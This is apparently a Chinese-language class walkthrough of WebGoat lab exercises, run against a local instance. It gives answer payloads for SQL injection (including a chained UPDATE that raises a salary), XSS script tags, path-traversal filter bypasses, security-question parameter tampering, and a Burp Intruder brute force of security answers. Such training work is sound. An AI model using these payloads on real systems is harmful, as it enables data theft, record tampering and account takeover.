

WebGoat(2)

1025_Demo


建立環境

安裝 JDK 23


URL: <https://www.oracle.com/tw/java/technologies/downloads/#jdk23-windows>

設定環境變數

1. Windows設定 -> 搜尋環境變數 -> 新增系統變數 ->




2. 使用者變數 -> 編輯變數"Path" -> 新增 %JAVA_HOME%\bin



建立環境


下載 WebGoat

URL: <https://github.com/WebGoat/WebGoat/releases>



下載 Burp Suite

Proxy -> Proxy settings -> 將Proxy listeners的 interface port 改成 8081, 避免與 WebGoat衝突



開啟 WebGoat

1. 開啟 CMD
2. java -jar webgoat-2023.8.jar

```
C:\>cd webgoat
C:\webgoat>java -jar webgoat-2023.8.jar
```

(A3) Injection - SQL Injection (intro)

- 第9題 Try It! String SQL injection

嘗試以 'lastName' 為注入點, 繞過 SQL 條件判斷式。

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' + lastName + ''";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith | or | 1 = 1 | Get Account Info

(A3) Injection - SQL Injection (intro)

- 第9題 Try It! String SQL injection

嘗試以 `lastName` 為注入點, 繞過 SQL 條件判斷式。

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' '

- Answer

1. `SELECT * FROM users WHERE first_name = ' John ' AND last_name = ' Smith' or '1' = '1 '`
2. `SELECT * FROM users WHERE first_name = ' John ' AND last_name = ' ' or '1' = '1 '`

(A3) Injection - SQL Injection (intro)

- 第10題 Try It! Numeric SQL injection

嘗試以 Login_Count 與 User_ID 為注入點, 繞過 SQL 條件判斷式。

Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

Login_Count:

User_Id:

(A3) Injection - SQL Injection (intro)

- 第10題 Try It! Numeric SQL injection

嘗試以 Login_Count 與 User_ID 為注入點, 繞過 SQL 條件判斷式。

Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

Login_Count:

User_Id:

數字類型, 不需要單引號, 較易受攻擊

- Answer

1. `SELECT * From user_data WHERE Login_Count = 1 and userid= 1 or 1=1`

(A3) Injection - SQL Injection (intro)

- 第11題 Compromising confidentiality with String SQL injection

已知角色名為 John Smith, Smith能以TAN: 3SL99A, 存取薪資系統, 但權限只允許檢視自身的薪資資訊, 目標為透過 SQLI, 檢索所有員工資料

```
"SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''";
```

Employee Name:

Authentication TAN:

That is only one account. You want them all! Try again.

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
--------	------------	-----------	------------	--------	----------

37648	John	Smith	Marketing	64350	3SL99A
-------	------	-------	-----------	-------	--------

(A3) Injection - SQL Injection (intro)

- 第11題 Compromising confidentiality with String SQL injection

已知角色名為 John Smith, Smith能以TAN: 3SL99A, 存取薪資系統, 但權限只允許檢視自身的薪資資訊, 目標為透過 SQLI, 檢索所有員工資料

```
"SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''";
```

Employee Name:

Authentication TAN:

That is only one account. You want them all! Try again.

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
37648	John	Smith	Marketing	64350	3SL99A

- Answer

1. `SELECT * FROM employees WHERE last_name = '' + Smith + '' AND auth_tan = '' + 1' or '1' = '1 + ''`

(A3) Injection - SQL Injection (intro)

- 第12題 Compromising Integrity with Query chaining

Smith 發現 Tobi and Bob 賺得比自己多, 因此 Smith 嘗試透過 SQLI 修改自己的薪資

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that. Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

Employee Name:

Authentication TAN:

Get department

UPDATE 語法 (SQL UPDATE Syntax)

```
UPDATE table_name
SET column1=value1, column2=value2, column3=value3...
WHERE some_column=some_value;
```

1. 確認 Update SQL 語句
2. 將 SQL 語句注入於欄位中

.

(A3) Injection - SQL Injection (intro)

- 第12題 Compromising Integrity with Query chaining

Smith 發現 Tobi and Bob 賺得比自己多, 因此 Smith 嘗試透過 SQLI 修改自己的薪資

- **Answer**

1. 確認 Update SQL 語句

```
UPDATE employees SET SALARY = 1000000 WHERE LAST_NAME = 'Smith'
```

- 2 將 SQL 語句注入於欄位中

.

Employee Name: **Smith**

Authentication TAN: **1'; UPDATE employees SET SALARY = 999999 WHERE LAST_NAME = 'Smith'; --**

(A3) Injection - Cross Site Scripting

- 第7題 Try It! Reflected XSS

測試 Custom Field 是否存在被 XSS 攻擊的可能性

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$0.00
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	<input type="text" value="1"/>	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$0.00

Enter your credit card number:

Enter your three digit access code:

Purchase

- Answer


1. 於欄位填入 HTML 標籤 和 JavaScript code, 測試網頁是否會執行惡意 JavaScript

`<script>alert(1)</script>`

(A3) Injection - Cross Site Scripting (stored)

● 第3題

Stored Cross-Site Scripting, 被已注入於 Server, 而不是由 link 注入, 嘗試呼叫已被植入的 javascript function



(A3) Injection - Cross Site Scripting (stored)

- 第3題


Stored Cross-Site Scripting, 被已注入於 Server, 而不是由 link 注入 已被植入呼叫 javascript function

- Answer

1. 於 comment 欄位呼叫 JavaScript code, 測試網頁是否會執行惡意 JavaScript

`<script>webgoat.customjs.phoneHome()</script>`

- 2 F12 打開開發者工具, 查看 cosole output, 抓最新的 output





(A3) Injection - Path traversal

- 第2題 Path traversal while uploading files

將檔案上傳到通常上傳位置的上一層位置

目錄遍歷 (Path traversal)




★ ../ 即表示「到上一層目錄」

(A3) Injection - Path traversal

- 第2題 Path traversal while uploading files

將檔案上傳到通常上傳位置的上一層位置

目錄遍歷 (Path traversal)



The screenshot shows a web application interface with the following elements:

- OS:** Windows 10
- Location:** C:\Users\User\.webgoat-2023.8\PathTraversal
- Form Fields:**
 - Full Name:** TEST
 - Email:** test@test.com
 - Password:** ****
- Buttons:** A "Preview Image" button (circled) and an "Update" button.
- Message:** "Profile has been updated, your image is available at: C:\Users\User\.webgoat-2023.8\PathTraversal\123456\test"

★ `../` 即表示「到上一層目錄」

(A3) Injection - Path traversal

- 第2題 Path traversal while uploading files

將檔案上傳到通常上傳位置的上一層位置

- Answer**

1. Full Name: **../TEST**

The screenshot shows a web application interface with a light gray background. At the top, there are two labels: 'OS' and 'Location'. Below 'OS' is the text 'Windows 10'. Below 'Location' is the text 'C:\Users\User\.webgoat-2023.8\PathTraversal'. In the center, there is a large gray rectangular area. To the right of this area, there is a 'Preview Image' button with a small image icon. Below the preview area, there are three input fields: 'Full Name:' with the value 'TEST', 'Email:' with the value 'test@test.com', and 'Password:' with the value '****'. Below these fields is a blue 'Update' button. At the bottom of the interface, there is a message: 'Profile has been updated, your image is available at: C:\Users\User\.webgoat-2023.8\PathTraversal\123456\test'.

(A3) Injection - Path traversal

- 第3題 Path traversal while uploading files

開發者已修復 ../ 於 input 的漏洞

嘗試找出針對 Path traversal 的修復規則，
檢查是否有可繞過的攻擊面。

The screenshot shows a web application interface for updating a profile. At the top, there are two labels: "OS" with the value "Windows 10" and "Location" with the value "C:\Users\User\.webgoat-2023.8/PathTraversal". Below these is a large, empty rectangular area. To the right of this area is a "Preview Image" button. Below the preview area are three input fields: "Full Name:" with the value "TEST", "Email:" with the value "test@test.com", and "Password:" with the value "****". Below these fields is a blue "Update" button. At the bottom of the interface, a message states: "Profile has been updated, your image is available at: C:\Users\User\.webgoat-2023.8/PathTraversal/123456/test".

(A3) Injection - Path traversal

- 第3題 Path traversal while uploading files

開發者已修復 ../ 於 input 的漏洞

- Answer**

1. Full Name://TEST


開發者沒有防護到 recursively 的參數 input 方式

The screenshot shows a web application interface for updating a profile. At the top, there are two tabs: 'OS' and 'Location'. The 'OS' tab is selected, showing 'Windows 10'. The 'Location' tab is also visible, showing 'C:\Users\User\.webgoat-2023.8/PathTraversal'. Below the tabs is a large text area for a message. To the right of the text area is a 'Preview Image' button. Below the preview image are three input fields: 'Full Name:' with the value 'TEST', 'Email:' with the value 'test@test.com', and 'Password:' with the value '****'. Below these fields is a blue 'Update' button. At the bottom of the form, a message states: 'Profile has been updated, your image is available at: C:\Users\User\.webgoat-2023.8/PathTraversal/123456/test''.

(A7) Identity & Auth Failure - Authentication Bypasses

- 第2題 2FA Password Reset

User 想要重設密碼, 但需要回答安全性問題才能完成識別。



Verify Your Account by answering the questions below:


What is the name of your favorite teacher?

What is the name of the street you grew up on?

(A7) Identity & Auth Failure - Authentication Bypasses

- 第2題 2FA Password Reset
- **Answer**

1. 打開 Intercept



2 送出表單

What is the name of your favorite teacher?

What is the name of the street you grew up on?

3 觀察 HTTP 封包

Time	Type	Direction	Host	Method	URL
03:35:34.25 Oct 2024	HTTP	→ Request	127.0.0.1	POST	http://127.0.0.1:8080/WebGoat/auth-bypass/verify-account

Request

Pretty Raw Hex

```
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 88
4 sec-ch-ua: "Not.A.Brand";v="24", "Chromium";v="128"
5 Accept-Language: zh-TW,zh;q=0.9
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Accept: */*
10 X-Requested-With: XMLHttpRequest
11 sec-ch-ua-platform: "Windows"
12 Origin: http://127.0.0.1:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=123456
17 Accept-Encoding: gzip, deflate, br
18 Cookie: JSESSIONID=10NTESTAcTVRs41-N1KDN7ymyIAKBoohHsd87b0r
19 Connection: keep-alive
20
21 secQuestion0=123&secQuestion1=123&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```


(A7) Identity & Auth Failure - Authentication Bypasses

● 第2題 2FA Password Reset

● Answer

4 先以題目題式的方式, 刪除 Question0, Question1

5 Forward, 觀察結果, 結果失敗



Request

```
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 88
4 sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
5 Accept-Language: zh-TW,zh;q=0.9
6 sec-ch-ua-mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Accept: */*
10 X-Requested-With: XMLHttpRequest
11 sec-ch-ua-platform: "Windows"
12 Origin: http://127.0.0.1:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=123456
17 Accept-Encoding: gzip, deflate, br
18 Cookie: JSESSIONID=f0HYESTYxcTVRs4i-MLKdn7ymyfAJBcokHsD87bor
19 Connection: keep-alive
20 jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

6 接著嘗試將 Question index 更改

7 Forward, 觀察結果, 成功繞過驗證

```
1 POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 88
4 sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
5 Accept-Language: zh-TW,zh;q=0.9
6 sec-ch-ua-mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Accept: */*
10 X-Requested-With: XMLHttpRequest
11 sec-ch-ua-platform: "Windows"
12 Origin: http://127.0.0.1:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=123456
17 Accept-Encoding: gzip, deflate, br
18 Cookie: JSESSIONID=f0HYESTYxcTVRs4i-MLKdn7ymyfAJBcokHsD87bor
19 Connection: keep-alive
20 secQuestion2=123&secQuestion3=1234&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

(A7) Identity & Auth Failure - Password reset

● 第4題 Security questions

情境: 使用安全性問題來進行密碼重設的驗證具有攻擊面存在

1. 已知 user: webgoat; favorite color: red , 攻擊 username: "tom", "admin" and "larry"

2 打開 Intercept



3 送出表單

4 觀察封包

Request

	Pretty	Raw	Hex
1	POST /WebGoat/PasswordReset/questions HTTP/1.1		
2	Host: 127.0.0.1:8080		
3	Content-Length: 37		
4	sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"		
5	Accept-Language: zh-TW,zh;q=0.9		
6	sec-ch-ua-mobile: ?0		
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML		
8	Content-Type: application/x-www-form-urlencoded; charset=UTF-8		
9	Accept: */*		
10	X-Requested-With: XMLHttpRequest		
11	sec-ch-ua-platform: "Windows"		
12	Origin: http://127.0.0.1:8080		
13	Sec-Fetch-Site: same-origin		
14	Sec-Fetch-Mode: cors		
15	Sec-Fetch-Dest: empty		
16	Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=123456		
17	Accept-Encoding: gzip, deflate, br		
18	Cookie: JSESSIONID=f0MYESTXcTVRs41-NlKDn7ymyFAKBookHzD87bor		
19	Connection: keep-alive		
20	username=webgoat&securityQuestion=red		

(A7) Identity & Auth Failure - Password reset


● 第4題 Security questions

情境: 使用安全性問題來進行密碼重設的驗證具有攻擊面存在

5 將封包 Send to Intruder




6 Attack type選擇 Cluster bomb



7 設置變數

```
20  
21 username=$larry$securityQuestion=$red$
```

8 設置執行爆破的 list



(A7) Identity & Auth Failure - Password reset

- 第4題 Security questions

情境: 使用安全性問題來進行密碼重設的驗證具有攻擊面存在

9 接著開始執行爆破



10. Attack type選擇 Cluster bomb

11. 觀察response data

Results	Positions	Payloads	Resource pool	Settings			
▼ Intruder attack results filter: Showing all items							
Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length
2	tom	purple	200	4			338
4	larry	yellow	200	4			338
9	admin	green	200	3			338
1	larry	purple	200	4			327
3	admin	purple	200	4			327
5	tom	yellow	200	2			327
6	admin	yellow	200	3			327
7	larry	green	200	5			327
8	tom	green	200	3			327
Request	Response						


Request	Response
Pretty	Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Date: Thu, 24 Oct 2024 20:34:20 GMT
5 Content-Length: 205
6
7 {
8   "lessonCompleted" : true,
9   "feedback" : "Congratulations. You have successfully completed the assignment.",
10  "output" : null,
11  "assignment" : "QuestionsAssignment",
